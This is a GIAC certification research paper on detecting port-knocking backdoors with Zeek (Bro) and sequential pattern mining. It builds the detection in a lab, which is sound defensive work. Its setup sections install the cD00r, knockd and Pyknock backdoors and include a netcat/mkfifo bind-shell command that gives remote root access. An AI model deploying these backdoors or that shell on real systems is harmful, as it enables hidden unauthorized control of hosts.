Global Information Assurance Certification Paper

Don't Knock Bro

GIAC (GCIH) Gold Certification

Author: Brian Nafziger, brian@nafziger.net
Advisor: David Hoelzer
Accepted: December 15, 2018

Abstract

Today's defenders often focus detections on host-level tools and techniques thereby requiring host logging setup and management. However, network-level techniques may provide an alternative without host changes. The Bro Network Security Monitor (NSM) tool, now being renamed as Zeek, allows today's defenders to focus detection techniques at the network-level. An old method for controlling a concealed backdoor on a system using a defined sequence of packets to various ports is known as port-knocking. Unsurprisingly, old methods still offer value and malware, defenders, and attackers still use port-knocking. Current port-knocking detection relies on traffic data mining techniques that only exist in academia writing without any applicable tools. Since Zeek (Bro) is a network-level tool, it should be possible to adapt these data mining techniques to detect port-knocking within Zeek (Bro). This research will document the process of creating and confirming a port-knocking network-level detection with Zeek (Bro) that will provide an immediate and accessible detection technique for organizations.

1. Introduction

Today's defenders are using detection frameworks such as the MITRE ATT&CK™ matrix and the Lockheed Martin Kill Chain™ (MITRE Corporation, 2018a; Hutchins, Cloppert, & Amin, 2011). These frameworks often focus many techniques at the host-level, thereby requiring host logging setup and management. However, network-level techniques may provide an alternative that offers many of the same benefits without host changes (Paxson, 1999). Subsequently, defenders interest in detection at the network-level explains the growth of tools and techniques such as are available with the Bro Network Security Monitor (NSM) (Paxson, 1999). Bro is being renamed as Zeek (Paxson, 2018). Accordingly, this research will reference both these names to support the renaming process.

Port-knocking is a well-established technique for opening hidden backdoors on systems using a predefined sequence of packets directed to multiple ports (Krzywinski, 2003). This paper focuses on the classic implementation of sending multiple port-knocks to differing ports. Other implementations can also use single packet knocks by varying packet composition.

The CD00r "proof of concept" backdoor, released in 2000, was one of the first to use port-knocking to allow hidden access to Unix systems (Hartrell, 2002). To this day, port-knocking is still in use (Donoso, 2017; EGI CSIRT, 2017; Sengar, 2018; Mladenov, & Zismer, 2017). Therefore, the 2018 MITRE ATT&CK framework still classifies port-knocking as a technique (MITRE Corporation, 2018b). Current port-knocking detection relies on traffic data mining techniques, but the author's tool remains unpublished (Hommes, & Engel, 2012). Since Zeek (Bro) is a network-level tool, this paper hypothesizes that it is possible to develop such a port-knocking detection technique using Zeek (Bro).

Focusing on the network-level requires packet knowledge, and the Zeek (Bro) NSM offers an adept framework. This paper will document the process of creating a new Zeek (Bro) network-level port-knocking detection. This new detection will provide an additional detective measure, of the many Zeek (Bro) detective measures, for

organizations. The Zeek (Bro) NSM itself is an opensource network intelligence framework meaning that its implementation and use is available cost-free for anyone.

First, this paper will document how port-knocking works, how Zeek (Bro) works, and how data mining works. Then the paper will test data mining detection techniques using Zeek (Bro). Finally, this paper will document data mining effectiveness by using port-knocking backdoors such as CD00r, Knockd, and Pyknock and by cataloging the results of the port-knocking detection using Zeek (Bro). Successful testing within Zeek (Bro) and Security Onion will detect several variations of port-knocking. The paper will document and publicly release all steps to reproduce and test the detection techniques.

The creation of a port-knocking detection using Zeek (Bro) and data mining necessitates a simple understanding of each topic to begin the process.

2. The Building Blocks

2.1. Port-Knocking

Port-knocking is a stealthy means of hiding access to a system and controlling access to a system. It holds little of the current limelight, and it cycles in and out of popularity (Krzywinski, 2017). However, it is noteworthy that recent malware, defenders, attackers, and purportedly at least one nation-state framework still use variants of port-knocking (Donoso, 2017; EGI CSIRT, 2017; Sengar, 2018; Mladenov, & Zismer, 2017). Port-knocking usage continues across time, platforms, and applications. Thus, understanding and detecting port-knocking is a worthy endeavor.

Port-knocking exists in a variety of implementations; consequently, definitions and purposes vary (Krzywinski, 2017). A typical implementation of a port-knocking process exists as a system process watching network communication for a defined sequence of singular packets flowing to multiple closed ports on the server. The name port-knocking stems from this stream of several staccato packets directed against ports. In response to the proper sequence of packets, the process opens a port on the system thereby allowing remote access. The process stays hidden on a network by keeping ports in a closed state. Distinctions of port-knocking include variations of languages, operating

systems, and types of knock patterns from multiple packets with multiple port patterns to a single packet with multiple internal patterns (Krzywinski, 2017).

CD00r was one of the first port-knocking backdoors. CD00r supports this research due to its previous use in data mining and its continued references over the years (Baumgartner, 2014; FunOverIP, 2011; Guerrero-Saade, Raiu, Moore, & Rid, 2017; Hartrell, 2002; Hommes, et al., 2012). The code functions by examining and tracking packets for a predefined but configurable port-knock sequence (Phenoelit, 2000). A simple demonstration shows how CD00r installs and runs. First, (1) install GCC, libpcap-dev, netkit-inetd, and the respective dependencies via the package manager, and (2) download CD00r.c. Next, (3) observe or configure the port-knock sequence, (4) compile it, and (5) run it. Finally, (6) remotely port-knock the running instance and (7) observe the results. See Figure 1.

```
# apt-get install gcc libpcap-dev netkit-inetd

# wget http://www.phenoelit.org/stuff/cD00r.c

# grep "define CDR_PORTS" cD00r.c
define CDR_PORTS { 200,80,22,53,3,00 }

# gcc -DDEBUG -o cD00r -I/usr/include/pcap -L/usr/include/bpf cD00r.c -lpcap -DUSE_PCAP

# ./cD00r noi
5 ports used as code
DEBUG: 'port 200 or port 80 or port 22 or port 53 or port 3'
Port 200 is good as code part 0
Port 80 is good as code part 1
Port 22 is good as code part 2
Port 53 is good as code part 3
Port 3 is good as code part 4

# for x in 200 80 22 53 3; do nc -w 1 -z 192.168.55.179 $x; done
# nc -n 192.168.55.179 5002
whoami
root
```

Figure 1: Old Ubuntu (inetd-based) install and run of the CD00r port-knocking backdoor

As illustrated in Figure 1, the port-knock sequence opens the port, and a connection to it allows the user to run arbitrary commands, such as 'whoami.'

Knockd is a more recently supported and a widely distributed port-knocking backdoor. Knockd also supports this research because of its continued wide distribution (Cowsay, 2017; Netlovers, 2018; Rapid7, 2017; Vinet, 2014). The package also functions by examining and tracking a predefined but configurable port-knock sequence. Additionally, it offers many control and response options. Knockd installs and runs as

follows: (1) install it via an appropriate package manager, (2) observe or configure the port-knock sequence, (3) and run. Finally, (4) remotely port-knock the running instance and (5) observe the results. See Figure 2 and Figure 3.

```
# yum install libpcap
# rpm -ivh http://li.nux.ro/download/nux/dextop/el7Server/x86_64/knock-server-0.7-
1.el7.nux.x86_64.rpm

# grep "sequence" /etc/knockd.conf
sequence    = 2222:udp,3333:tcp,4444:udp

# knockd -v -i ens33
listening on ens33...
192.168.55.1: SSH: Stage 1
192.168.55.1: SSH: Stage 2
192.168.55.1: SSH: Stage 3
192.168.55.1: SSH: OPEN SESAME
SSH: running command: rm /tmp/f;mkfifo /tmp/f;nc -lk 5002 0</tmp/f | /bin/bash 1>/tmp/f

# knock -d 1 192.168.55.181 2222:udp 3333:tcp 4444:udp
# nc 192.168.55.181 5002
whoami
root
```

Figure 2: New CentOS install and run of the Knockd port-knocking backdoor

```
# apt-get install knockd

# grep "sequence" /etc/knockd.conf
sequence    = 7000,8000,9000

# knockd -v -i ens33
listening on ens33...
192.168.55.1: SSH: Stage 1
192.168.55.1: SSH: Stage 2
192.168.55.1: SSH: Stage 3
192.168.55.1: SSH: OPEN SESAME
SSH: running command: rm /tmp/f;mkfifo /tmp/f;nc -lk 5002 0</tmp/f | /bin/bash 1>/tmp/f

# knock -d 1 192.168.55.168 7000 8000 9000
# nc 192.168.55.168 5002
whoami
root
```

Figure 3: New Ubuntu install and run of the Knockd port-knocking backdoor

As illustrated in Figure 2 and Figure 3, the port-knock sequence opens the port, and a connection to it allows the user to run arbitrary commands, such as 'whoami.'

Pyknock is a very recent, script-based Python port-knocking backdoor based on the popular Pypacker Python network manipulation library (Stahn, 2017). Pyknock supports this research due to its very recent origin and its python backend which offers ease of portability and configurability. The script functions by examining and tracking packets for a configurable port-knock sequence. Additionally, it is entirely scriptable allowing for the flexibility of triggering on any pattern of packet values. A simple

demonstration shows how Pyknock installs and runs. First (1) install epel-release, Python36, and Git via the package manager, (2) clone the Pypacker and Pyknock repositories, and (3) install Pypacker. Then (4) observe or configure the Pyknock port-knock sequence, and (5) run. Finally, (6) remotely port-knock the running instance and (7) observe the results. See Figure 4.

```
# yum install epel-release
# yum install python36
# yum install git

# git clone https://github.com/mike01/pypacker
# git clone https://github.com/mike01/pyknock

# cd pypacker
# python36 setup.py install

# cd ../pyknock
# cat config.py | grep -B1 dport
def condition1(pkt):
      return pkt[tcp.TCP].dport == 1337
def condition2(pkt):
      return pkt[tcp.TCP].dport == 1338
def condition3(pkt):
      return pkt[tcp.TCP].dport == 1339

# python36 pyknock.py
2018-11-03 21:04:07,284: INFO: starting to listen, press enter to exit
2018-11-03 21:05:01,770: INFO: found initial matching condition at strategy index 0
2018-11-03 21:05:02,780: INFO: state 2/3 matched
2018-11-03 21:05:03,789: INFO: state 3/3 matched
2018-11-03 21:05:03,789: INFO: triggering action!
action to open port!
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

# for x in 1337 1338 1339; do nc -w 1 -z 192.168.55.181 $x; done
```

Figure 4: New CentOS install and run of the Pyknock port-knocking backdoor

As illustrated in Figure 4, the port-knock sequence runs an action, which is by default only the listing of the firewall rules.

2.2. Zeek (Bro)

Port-knocking is a stealthy means of hiding access and controlling access to a system. Port-knocking traffic hides within network traffic. Port-knocking usage continues across time, across a variety of platforms, and by a variety of applications. To find port-knocking traffic this research seeks to answer the questions: what tool exists to view network traffic and what technique exists to discover port patterns in traffic?

Zeek (Bro) offers a network data analysis framework. It is known for its signature and anomaly-based capabilities. Furthermore, due to the power and flexibility of its exposed scripting language, it has a growing movement among today's security professionals (Bro IDS Jobs, 2018). These features offer value in examining traffic and potentially finding hidden port-knocking traffic and so understanding and exploring Zeek (Bro) is of significance for this research.

The Zeek (Bro) architecture accepts packets which flow into an event engine. Within the event engine, event creation occurs in response to network communication. Examples of this include when a new connection is detected, or when a new protocol is detected. Events then flow into a policy engine that allows scripting actions. Examples of this include tracking the source and destination ports upon detecting a connection (Paxson, 1999). The scripting language also supports time-based events, protocol analysis, logging, notification, and execution of system commands. The default behavior of Zeek (Bro) is to load a standard set of analysis scripts that generate a connection log and a variety of protocol logs. The connection log aggregates all packets describing a connection onto a single line. The connection content consists of IP addresses, ports, protocols, states, number of packets, etc. (Sommer, 2011).

Zeek (Bro) is valuable not only because of its intrinsic value but because of its packaging in Security Onion. Security Onion is an open source distribution for security monitoring. Many useful security tools integrate into a common front end within Security Onion thereby simplifying security analysis in enterprise environments (Burks, 2012).

A simple demonstration shows how port knocking appears when using Zeek (Bro). First (1) install Zeek (Bro) with a respective package manager. Then (2) initiate a port-knocking script (ports 200,80,22,53,3) while packet-capturing. Then (3) process the packet-capture using Zeek (Bro). Finally, (4) observe the connection results. See Figure 5.

```
# cd /etc/yum.repos.d/
# wget http://download.opensuse.org/repositories/network:bro/CentOS_7/network:bro.repo
# yum install bro

# sh -c "echo 'deb http://download.opensuse.org/repositories/network:/bro/xUbuntu_16.04/
/' > /etc/apt/sources.list.d/bro.list"
# apt-get update
# apt-get install bro
```

```
# cat << "EOF" > portknock_test_harness.sh
tcpdump -n -k NP -Q "proc=nc" -w out.pcap &
tcpdump_PID=$!
sleep 5
for p in {200,80,22,53,3}; do nc -z portquiz.net $p; done &
sleep 5
kill $tcpdump_PID
EOF
# ./portknock_test_harness.sh

# bro -r out.pcap

# cat conn.log | bro-cut -d ts id.orig_h id.orig_p id.resp_h id.resp_p proto
2018-10-16T08:34:52-0400     172.18.50.83      59124 5.196.70.86       53          tcp
2018-10-16T08:34:52-0400     172.18.50.83      59123 5.196.70.86       22          tcp
2018-10-16T08:34:52-0400     5.196.70.86       3     172.18.50.83      59125       tcp
2018-10-16T08:34:52-0400     172.18.50.83      59122 5.196.70.86       80          tcp
2018-10-16T08:34:52-0400     5.196.70.86       200   172.18.50.83      59121       tcp
```

Figure 5: New CentOS or Ubuntu install and run of Zeek (Bro)

In Figure 5 above, the Zeek (Bro) connection log displays an aggregation of the packet attributes per connection, including but not limited to:

- ts = timestamp,
- id.orig_h = source IP,
- id.orig_p = source port,
- id.resp_h = destination IP,
- id.resp_p = destination port.

Essentially exhibited, Zeek (Bro) is the ideal tool for the task of examining network traffic. However, this research still seeks to answer the question: what technique exists to discover port patterns in traffic?

2.3. Data Mining

Data mining is the process of finding patterns in data. It is extremely popular with no signs of abating because it offers many successful methodologies for finding patterns, and it is thus useful across a variety of industries (Data Science Jobs, 2018; Fayyad, Piatetsky-Shapiro, & Smyth, 1996). Since port-knocking uses patterns within network traffic, understanding and exploring data mining methods are of significance for this research.

Definitions vary, but, the de facto data mining article states: "… KDD [Knowledge Discovery in Databases] refers to the overall process of discovering useful

knowledge from data, and data mining refers to a particular step in this process. Data mining is the application of specific algorithms for extracting patterns from data." (Fayyad et al., 1996). The article defines and illustrates the process as understanding the domain, preprocessing the data, transforming the data, performing the data mining, and finally, interpreting the patterns (Fayyad et al., 1996). It also suggests wide-ranging methodologies such as anomaly detection, dependency modeling (association rule learning), clustering, classification, regression, and summarization (Fayyad et al., 1996).

Due to its range of methods for finding patterns and its known success in finding patterns, data mining should be a reliable means of finding port-knocking sequence patterns hidden within network traffic. Several data mining toolkits exist for research purposes such as SPMF (Sequential Pattern Mining Framework) (Fournier-Viger, Lin, Gomariz, Gueniche, Soltani, Deng, & Lam, 2016). A simple demonstration shows how SPMF installs and runs. First (1) download the latest version of Java with a respective package manager, and (2) download the data mining Java jar file. Using the first example in the SPMF documentation, (3) create the specific input data file, and finally, (4) run the apriori algorithm against the data with the documentation default settings, and (5) observe the output results. See Figure 6.

```
# yum install java-1.8.0-openjdk

# apt-get install default-jre

# wget http://www.philippe-fournier-viger.com/spmf/spmf.jar

# cat << "EOF" > input.txt
1 3 4
2 3 5
1 2 3 5
2 5
1 2 3 5
EOF

# java -jar spmf.jar run Apriori input.txt output.txt 40%

# cat output.txt
1 #SUP: 3
2 #SUP: 4
3 #SUP: 4
5 #SUP: 4
1 2  #SUP: 2
1 3  #SUP: 3
1 5  #SUP: 2
2 3  #SUP: 3
2 5  #SUP: 4
3 5  #SUP: 3
1 2 3  #SUP: 2
1 2 5  #SUP: 2
1 3 5  #SUP: 2
```

```
2 3 5  #SUP: 3
1 2 3 5  #SUP: 2
```

Figure 6: New CentOS or Ubuntu install and run of SPMF

In Figure 6 above, the specified apriori algorithm (a specific computing process) finds frequently occurring itemsets (sets of items) in a transaction database. The transaction database (input.txt) is a set of transactions where each transaction is comprised of a set of items. Additionally, the support value (40%) indicates a minimum threshold percentage of how often the itemset appears in all transactions. The output (output.txt) shows the number of times the pattern (itemset) occurs in the data (transaction data). As seen above, the 1 pattern appears three times SUP:3 in the transaction data, the 2 pattern appears four times SUP:4 in the data, and the 1 2 3 5 pattern appears twice SUP:2 in the data (Fournier-Viger et al., 2016). In Figure 6 above, the patterns and the transaction data in the example are undefined, yet, it is possible to perceive where the data could indicate ports in the network traffic and the patterns could indicate a port-knocking sequence.

Simply shown, data mining as a technique appears ideal for the task of finding patterns in network traffic. The defender can begin to understand that the building blocks demonstrate the potential of Zeek (Bro) for data mining port-knocking. The defender may, however, be unsure of the practical next steps. Accordingly, this research seeks to answer the question: how does this data mining process realistically continue with Zeek (Bro)? This research will demonstrate these next practical steps to move the defender from theory to practice.

3. Data Mining Port-Knocking with Zeek (Bro)

In practice, data mining or the knowledge discovery process best unfolds as follows:

1. First, define the problem: what is the problem, why should the problem be solved, and how could the problem be solved.
2. Second, prepare the data: select, format, and transform the data.
3. Third, select and check the algorithm.

4. Forth, improve the results.
5. Fifth, and finally, present the results: the input, the problem, the solution, and the conclusion (Brownlee, 2016).

The knowledge discovery process starts with defining the problem.

3.1. The Problem

Port-knocking is the action of controlling concealed communications to a system. It triggers the action by sending a series of knocks across a network — each knock to a single differing port on the target system. Detecting port-knocking is of interest because malware, defenders, and attackers use it. Using Zeek (Bro) to extract network data (the IP addresses and the ports) and then data mining to find the relationship of the knocking ports (the pattern) within the regular network data might offer a solution.

The problem is defined, and the potential solution is proposed. The knowledge discovery process continues with preparing the network port data.

3.2. Prepare the Data

Zeek (Bro) generates traffic connection log data which includes IP addresses, ports, protocols, etc. The defender can simulate the real-world by continuing to increase the data for the preparation process. Modify the earlier script with more port-knocking data and with randomly selected port data. The script below (1) starts and captures the port-knocking packets for an interval of time. Upon completion, (2) Zeek (Bro) analyzes the capture and (3) displays the connection results. See Figure 7.

```
# cat << "EOF" > portknock_test_harness.sh
tcpdump -n -k NP -Q "proc=nc" -w out.pcap &
tcpdump_PID=$!
sleep 5
for p in {200,80,22,53,3}; do nc -z portquiz.net $p; done &
for p in {443,25,135}; do nc -z google.com $p; done &
sleep 60
for p in {3389,20,21}; do nc -z google.com $p; done &
for p in {200,80,22,53,3}; do nc -z portquiz.net $p; done &
sleep 5
kill $tcpdump_PID
EOF
# sudo ./portknock_test_harness.sh

# sudo bro -r out.pcap

# cat conn.log | bro-cut -d ts id.orig_h id.orig_p id.resp_h id.resp_p proto
2018-10-16T21:16:28-0400     192.168.1.101     49550 172.217.15.110    25    tcp
2018-10-16T21:16:28-0400     5.196.70.86 200   192.168.1.101     49548 tcp
```

```
2018-10-16T21:16:29-0400     5.196.70.86 3     192.168.1.101     49555 tcp
2018-10-16T21:16:33-0400     192.168.1.101     49550 172.217.15.110    25   tcp
2018-10-16T21:16:39-0400     192.168.1.101     49550 172.217.15.110    25   tcp
2018-10-16T21:16:47-0400     192.168.1.101     49550 172.217.15.110    25   tcp
2018-10-16T21:17:04-0400     192.168.1.101     49550 172.217.15.110    25   tcp
2018-10-16T21:17:28-0400     192.168.1.101     49578 172.217.15.110    3389 tcp
2018-10-16T21:17:29-0400     5.196.70.86 3     192.168.1.101     49584 tcp
2018-10-16T21:17:28-0400     192.168.1.101     49579 5.196.70.86 200  tcp
2018-10-16T21:17:29-0400     192.168.1.101     49582 5.196.70.86 22   tcp
2018-10-16T21:16:28-0400     192.168.1.101     49549 172.217.15.110    443  tcp
2018-10-16T21:17:28-0400     192.168.1.101     49580 5.196.70.86 80   tcp
2018-10-16T21:16:28-0400     192.168.1.101     49551 5.196.70.86 80   tcp
2018-10-16T21:16:29-0400     192.168.1.101     49554 5.196.70.86 53   tcp
2018-10-16T21:17:29-0400     192.168.1.101     49583 5.196.70.86 53   tcp
2018-10-16T21:16:29-0400     192.168.1.101     49552 5.196.70.86 22   tcp
```

Figure 7: Generate, capture, and display cD00r port-knock data for preparation

As seen in Figure 7 above, the Zeek (Bro) connection log data displays an aggregation of the packets per connection per line. The desired data mining input, as seen in the earlier building block, Section 2.3, is lines of transactions where each transaction is comprised of ports over time. The requirement is to transform the port data to per line port data by using a transaction time-based window. Additionally, many data mining algorithms need ordering and de-duplication of the data which adds to the complexity of the task (Fournier-Viger et al., 2016). Thus, the suggested preparation of the data is to aggregate the ports per line based on time, sort the ports per line, and then deduplicate the ports per line.

Preparing the data is a common task for the AWK language. It is a common Unix scripting language designed for text processing. The script below (1) loops through the Zeek (Bro) connection log (2) creates a hash (a data storage variable) using a minute-based timestamp with IP address, and (3) appends every port to the hash. After looping through the connection log, the script (4) loops through the hash (5) splits and sorts the ports, and then (6) deduplicates the ports. Finally, (7) for data mining, the script trims the unnecessary timestamp and IP data. See Figure 8.

```
# cat conn.log | gawk '{ if ( NR < 9) next ;
time=strftime("%Y%m%d%H%M", $1);
tsip = time" "$3 ; ipports[tsip] = ipports[tsip]" "$4;
tdip = time" "$5 ; ipports[tdip] = ipports[tdip]" "$6 }
END { for(ip in ipports)
{ printf ("%s",ip); delete ports; delete dedupports;
split(ipports[ip], ports, " "); asort(ports) ;
for (i in ports) dedupports[ports[i]] ; out="" ;
for (i in dedupports) out=out" "i ; print out } }' \
| sort -V | cut -d" " -f3- > input.txt

# cat input.txt # pre-trim
201810162116 5.196.70.86 3 22 53 80 200
201810162116 172.217.15.110 25 443
```

```
201810162116 192.168.1.101 49548 49549 49550 49551 49552 49554 49555
201810162117 5.196.70.86 3 22 53 80 200
201810162117 172.217.15.110 25 3389
201810162117 192.168.1.101 49550 49578 49579 49580 49582 49583 49584

# cat input.txt # post-trim
3 22 53 80 200
25 443
49548 49549 49550 49551 49552 49554 49555
3 22 53 80 200
25 3389
49550 49578 49579 49580 49582 49583 49584
```

Figure 8: Select, format, and transform the data

As seen in Figure 8 above, the data preparation shows aggregated, ordered, and de-duplicated ports per host and within a per-minute timeframe.

At this point, preparation of the data is complete. The knowledge discovery process continues with selecting and testing of an algorithm.

3.3. Select and Check the Algorithm

Finding the relationship of the knocking ports (the pattern) within the network traffic (the data) needs a data mining algorithm. Several methods are available to find the proper algorithm (Brownlee, 2014). One method is searching respected sources such as academic books or peer-reviewed articles. However, these books and articles can be math heavy, difficult, and dense. A second method is searching investigative sources such as machine learning competitions and blogs. These sources can offer practical perspectives on usage (Brownlee, 2013). A third method is searching application sources such as toolkit documentation. Data mining toolkits, such as SPMF, supply ample documentation to start the learning process.

As seen in the earlier building block, Section 2.3, the apriori algorithm for itemset mining finds frequent patterns. Nonetheless, the desired pattern of port-knocking in network traffic is not a frequent pattern, but a rare pattern. Consequently, the defender should consider conducting further research to determine the best algorithm. Accordingly, reading the SPMF documentation leads to the apriori inverse algorithm for itemset mining which is best for rare patterns. The test below (1) confirms the existence of the earlier port data from Section 3.2, (2) runs the apriori inverse algorithm against the data using the documentation default settings, and (3) displays the results. See Figure 9.

```
# cat input.txt # post-trim
3 22 53 80 200
```

```
25 443
49548 49549 49550 49551 49552 49554 49555
3 22 53 80 200
25 3389
49550 49578 49579 49580 49582 49583 49584

# java -jar spmf.jar run AprioriInverse input.txt output.txt 10% 60%

# wc -l output.txt
225
# cat output.txt | grep -v "SUP: 1" | tail -3
3 53 80 200  #SUP: 2
22 53 80 200  #SUP: 2
3 22 53 80 200  #SUP: 2
```

Figure 9: Select and check an algorithm with the data

As seen above in Figure 9, the apriori inverse algorithm finds variants of the 3 22 53 80 200 port-knocking patterns within the data. Overall the output contains 225 found patterns; however, the desire is only for patterns with multiple matches thus the negation of single matches. The SPMF documentation command line options are minimum support and maximum support. The SPMF documentation example support values are 10% and 60% respectively. These example support values find the pattern however future support value revision using trial and error will tighten the output in the upcoming section. The support values provide the algorithm with the means to drop itemsets below the minimum support and above the maximum support. (Fournier-Viger et al., 2016).

Selection of the algorithm is complete. The knowledge discovery process continues with tuning the algorithm or improving the results.

3.4. Improve the Results

To start the step of improving the results requires multiple algorithm attempts with varying support values until the port pattern emerges. Proper detection begins by creating a representation of real-world traffic for the preparation process. To do so, the defender can augment the prior script to generate more data.

Using the script below requires (1) installing Lynx a command line web browser using the respective package manager and (2) installing the SPMF data mining toolkit. Within the script, (3) start Tcpdump capturing packets and wait for a moment while it starts. (4) In the background, start Lynx, randomly select a website from the defined list, find a random link on the website, browse it, and wait. (5) In the background, start Netcat, randomly select a port from the defined list, use that port against a site on the

internet, and wait. (6) In the background, port-knock against the CD00r backdoor, check that it opened, and wait. (7) After a run-time of 5 minutes (300 seconds), (8) stop all background process, (9) run Zeek (Bro), and (10) perform the data preparation. Outside of the script, (11) execute multiple data mining "tuning" runs. In general, tuning is the process of lowering the support bands until the port-knocking pattern appears. See Figure 10.

```
# apt-get install lynx

# yum install httpd-tools #contains lynx

# wget http://www.philippe-fournier-viger.com/spmf/spmf.jar

# cat << "EOF" > portknock_test_harness.sh
#!/bin/bash

tcpdump -n -k NP -Q "proc=lynx||proc=nc||if=vmnet8" -w out.pcap &
tPID=$!
sleep 5

(while true; do
w=("https://drudgereport.com" " https://foxnews.com" " https://cnn.com")
lynx -dump -nolist \
`lynx -dump -listonly -nonumbers ${w[$RANDOM % ${#w[@]}]} \
| sort -R | head -n1` > /dev/null 2>&1;
sleep $[($RANDOM % 2)+1]s ;
done) &
wPID=$!

(while true; do
p=(21 22 23 25 53 110 137 139 143 389 443 445 2483 3306 3389 4333)
nc -z portquiz.net ${p[$RANDOM % ${#p[@]}]} > /dev/null 2>&1;
sleep $[($RANDOM % 3)+1]s ;
done) &
pPID=$!

(while true; do
for p in 200 80 22 53 3; do nc -w 2 -z 192.168.55.180 $p; done
echo "whoami" | nc -n 192.168.55.180 5002;
sleep $[($RANDOM % 60)+60]s ;
done) &
pkPID=$!

sleep 300s

kill $pkPID
kill $pPID
kill $wPID
kill $tPID

sleep 5
bro -r out.pcap

cat conn.log | gawk '{ if ( NR < 9) next ; time=strftime("%Y%m%d%H%M", $1); tsip = time"
"$3 ; ipports[tsip] = ipports[tsip]" "$4; tdip = time" "$5 ; ipports[tdip] =
ipports[tdip]" "$6 } END { for(ip in ipports) { printf ("%s",ip); delete ports; delete
dedupports;  split(ipports[ip], ports, " "); asort(ports) ; for (i in ports)
dedupports[ports[i]] ; out="" ; for (i in dedupports) out=out" "i  ; print out } }' |
sort -V | cut -d" " -f3- > input.txt
EOF
# ./portknock_test_harness.sh

# java -jar spmf.jar run AprioriInverse input.txt output.txt 10% 60% && tail -n1
output.txt
```

Brian Nafziger, brian@nafziger.net

```
80 #SUP: 26

# java -jar spmf.jar run AprioriInverse input.txt output.txt 4% 20% && tail -n1
output.txt
137 #SUP: 6

# java -jar spmf.jar run AprioriInverse input.txt output.txt 2% 20% && tail -n1
output.txt
3 22 53 200 5002  #SUP: 4
```

Figure 10: Generate, capture, select, format, transform, and mine CD00r port-knock data

As seen above in Figure 10, determining the port-knock needed several attempts of running the algorithm and lowering the support values on each successive run. The support values lowered from the prior run to decisively find 3 22 53 80 200 which were ports in the port-knocking pattern. Once again, the run was successful.

Improving the results needs additional runs of the algorithm with other port-knocking backdoors. To do so, revise the script at step (6) and port-knock against the respective Knockd and Pyknock backdoors and respective Ubuntu and CentOS systems. Outside of the script, redo step (11) and execute the data mining to confirm the prior algorithm support values. See Figure 11, 12, and 13.

```
(while true; do
knock -d 1 192.168.55.181 2222:udp 3333:tcp 4444:udp
echo "whoami" | nc -n 192.168.55.181 5002;
sleep $[($RANDOM % 60)+60]s ;
done) &
pkPID=$!

# ./portknock_test_harness.sh

# java -jar spmf.jar run AprioriInverse input.txt output.txt 2% 20% && tail -n1
output.txt
3 2222 3333 4444 5002  #SUP: 4
```

Figure 11: Generate, capture, select, format, transform, and mine Knockd port-knock data

```
(while true; do
knock -d 2 192.168.55.168 7000 8000 9000;
echo "whoami" | nc -n 192.168.55.168 5002;
sleep $[($RANDOM % 60)+60]s ;
done) &
pkPID=$!

$ ./portknock_test_harness.sh

$ java -jar spmf.jar run AprioriInverse input.txt output.txt 2% 20% && tail -n1
output.txt
5002 7000 8000 9000  #SUP: 4
```

Figure 12: Generate, capture, select, format, transform, and mine Knockd port-knock data

```
(while true; do
for x in 1337 1338 1339; do nc -w 1 -z 192.168.55.181 $x; done
sleep $[($RANDOM % 60)+60]s ;
done) &
pkPID=$!
```

```
$ ./portknock_test_harness.sh

$ java -jar spmf.jar run AprioriInverse input.txt output.txt 2% 20% && tail -n1
output.txt
1337 1338 1339 #SUP: 3
```

Figure 13: Generate, capture, select, format, transform, and mine Pyknock port-knock data

As seen above in Figure 11, 12, and 13, the prior algorithm and prior support settings find the ports in the port-knocking patterns. Once again, the runs are successful, and the tuning of the algorithm is complete. However, further improvement of the data mining process should be achievable using Zeek (Bro) within Security Onion.

3.5. Improve the Process

As seen in the earlier building block, Section 2.2, Zeek (Bro) scripting offers the ability to respond to network-based events, time-based events, and with the system which includes files and executables. These features supply enough functionality to enable real-time data mining.

Using the Zeek (Bro) script requires (1) installing Java and (2) downloading the data mining toolkit. The script functions as follows. (3) Upon detection of a new connection, store the ports. (4) Upon detection of a select time interval, sort, deduplicate, and write ports to file. (5) Upon detection of a select time interval, data mine the ports and notify on the results. (6) Schedule the time-based functions. Finally, (7) run the script using Zeek (Bro) with pseudo-realtime enabled and (8) display the results in the notice.log. See Figure 14.

```
# apt-get install default-jre

# wget http://www.philippe-fournier-viger.com/spmf/spmf.jar -O /tmp/spmf.jar

# cat << "EOF" > datamine-ports.bro

module datamine;

@load base/utils/exec

global ports = "";
global port_s: set[port] = {};
global port_v: vector of count = {};

global data: bool = F;
global ipport: table[addr] of set[port] = {};

event new_connection(c: connection) {
  if (c$id$resp_h !in ipport ) ipport[c$id$resp_h]=set();
  if (c$id$resp_p !in ipport[c$id$resp_h]) add ipport[c$id$resp_h][c$id$resp_p];
}
```

```
event prep () {
  for (i in ipport) {
    for ( ps in ipport[i]) port_v[|port_v|]= port_to_count(ps);
    sort(port_v);
    for ( pv in port_v) ports += cat(port_v[pv])+" ";

    local c = open_for_append("/tmp/input.txt");
    print c, ports;
    close(c);

    ports = "";
    port_s = set();
    port_v = vector();
    data=T;
    }

  clear_table (ipport);
  schedule 60sec { prep () };
}

event mine () {
  if ( data )  {
    local jcmd="java -jar /tmp/spmf.jar run AprioriInverse /tmp/input.txt /tmp/output.txt
2% 20% >/dev/null ; tail -n1 /tmp/output.txt";
    local cmd=Exec::Command($cmd=jcmd);
    when ( local result = Exec::run(cmd) ) {
      if ( result?$stdout )
        if ( strstr(result$stdout[0], "SUP: 1") == 0 )
          NOTICE([$note=Weird::Activity,$msg=" AprioriInverse Port Knock Detection
"+result$stdout[0]]);
      }
  }

  schedule 240sec { mine () };
}

event bro_init() {
  local c = unlink("/tmp/input.txt");
  local o = unlink("/tmp/output.txt");

  schedule 60sec { prep () };
  schedule 240sec { mine () };
}
EOF

# bro --pseudo-realtime=10 -r out.pcap datamine-ports.bro

# cat notice.log | bro-cut -d ts msg
2018-10-24T00:22:11-0400    AprioriInverse Port Knock Detection 3 22 53 200 5002 #SUP: 3
```

Figure 14: Zeek (Bro) script to generate, capture, select, format, transform, and mine data

As seen above in Figure 14, the script captures the ports, writes the ports, data mines the ports, and finds 3 22 53 80 200 which were ports in the port-knocking pattern. The Zeek (Bro) script offers more than manual manipulation of Zeek (Bro) logs. Zeek (Bro) scripting offers successful data mining.

